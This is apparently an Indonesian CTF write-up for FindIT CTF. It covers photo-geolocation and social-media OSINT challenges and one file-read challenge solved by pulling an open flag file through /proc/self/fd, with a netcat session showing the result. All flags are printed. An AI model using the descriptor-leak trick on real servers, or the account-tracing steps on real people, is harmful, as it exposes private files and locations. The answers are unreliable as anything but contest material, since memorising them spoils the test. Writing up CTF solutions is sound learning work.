


distorted

Flag:FindITCTF{-7.3069_112.7725_Gereja_Bethany_Nginden}

benerin gambar pakai chatGPT

Pakai google image reverse search dapat hasil Gereja Bethany Nginden



cek-cek

Flag:FindITCTF{cl0s3_y0ur_f1l3s_1mmed14t3ly_0r_w0w0_w1ll_f1nd_y0u}

Karena program membaca file **flag.txt** menggunakan **flag_file = os.open("/flag.txt", os.O_RDONLY)** maka kita bisa mendapatkan file tersebut dari file descriptor fd yang ada di **/proc/self/fd/NUM**. Untuk nomor file descriptornya bisa dilakukan bruteforce.


```
root@LAPTOP-T0B5R7HM:/mnt/c/Users/ACER# nc ctf.find-it.id 7001
Do you want check my file?
1. yes
2. no
>>> 1
file name: /proc/self/fd/5
FindITCTF{cl0s3_y0ur_f1l3s_1mmed14t3ly_0r_w0w0_w1ll_f1nd_y0u}
Do you want check my file?
1. yes
2. no
>>>
```

OSINT


destroyer

Flag:FindITCTF{43.056574_42.7503479}

Reverse image search dengan Google.



Didapati lokasi nya ada di Mestia Airport, untuk mendapatkan lokasi spesifiknya, digunakan google street view.




bff


Flag: FindITCTF{G0Od_7Qb_bR0}

Dari post instagram, didapati link google drive disebelah kanan atas.


Di dalam google drive terdapat clue.txt yang merupakan password dari file .zip yang juga ada didalam drive.




Untuk mendapatkan jaraknya, pergi ke akun @ann_kr113 di instagram (akunnya di tag di postingan foto sebelumnya). Didapati informasi mengenai asal rumah, yaitu **Semarang**. Selain itu didapati juga, jika terdapat akun X dari komentar disalah satu postingan.




Dengan menggunakan nama asli dan referensi username instagram, dapat ditemukan akun X dari Anton Baker.




Reverse image search menggunakan Google dan didapati bahwa gambar tersebut berada di Edinburgh.



Cari jarak Edinburgh ke semarang dalam miles.



Gunakan itu sebagai password zip.


dont open.txt
File
Edit
View
dont open
flag(G0Od_7Qb_bR0)
Ln 1, Col 1
29 characters
100%
Windows (CRLF)
UTF-8